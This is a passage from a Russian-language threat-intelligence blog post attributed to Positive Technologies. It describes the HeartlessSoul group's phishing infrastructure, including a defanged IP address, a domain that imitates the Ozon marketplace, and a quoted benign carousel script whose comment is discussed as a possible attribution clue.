
Поскольку наши коллеги никак не называли этот кластер активности, мы решили назвать группу хакеров, стоящих за этими атаками, HeartlessSoul.

Другая, не менее важная составляющая — расположенные на серверах злоумышленников страницы. Например, на IP-адресе **185.208.158[.]188** одновременно находилось несколько доменов, один из которых — домен, обнаруженный в атаке, другой — **ozonwork.org**.



Несколько доменов на одном IP-адресе

Из имени домена ясно, что злоумышленники мимикрируют под известный маркетплейс, дополнительно собирая пользовательские данные. Из любопытных деталей можно заметить комментарии в разметке страницы (см. ниже).



```
https://mail.ozonjob.org Website body

body_hash: -2121416290

</> HTML Source Copy All

<script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>

<script>
  document.addEventListener("DOMContentLoaded", function() {
    function initLazyCarousels() {
      if (typeof $.fn.aizCarousel === 'function') {
        const carousels = document.querySelectorAll(".aiz-carousel");
        const observer = new IntersectionObserver((entries, obs) => {
          entries.forEach(entry => {
            if (entry.isIntersecting) {
              $(entry.target).aizCarousel();
              obs.unobserve(entry.target);
            }
          });
        }, { threshold: 0.1 });

        carousels.forEach(c => observer.observe(c));
      } else {
        // Если AIZ еще не завантажено - пробуем снова через 300 мс
        setTimeout(initLazyCarousels, 300);
      }
    }
  });
}
```

Комментарий в HTML-разметке

Однако не стоит делать выводы только на основе языка HTML-комментария. Стоит также учитывать географию атак: мы наблюдаем их на территории России и других стран, например Молдовы, Украины, Мексики, Германии, США.

Наша команда киберразведки продолжит наблюдать за активностью злоумышленников из HeartlessSoul.

► Индикаторы компрометации

Климентий Галкин

Специалист группы киберразведки TI-департамента экспертного центра безопасности Positive Technologies

Максим Суслов

Старший специалист группы анализа уязвимостей экспертного центра безопасности Positive Technologies

Теги:

- [троян](#)
- [rat](#)
- [вредоносное программное обеспечение](#)
- [solana](#)
- [блокчейн](#)
- [киберразведка](#)
- [приманка](#)
- [фишинговые письма](#)
- [цепочка атаки хакера](#)

- [расследование кибератак](#)

Хабы:

- [Блог компании Positive Technologies](#)
- [Информационная безопасность](#)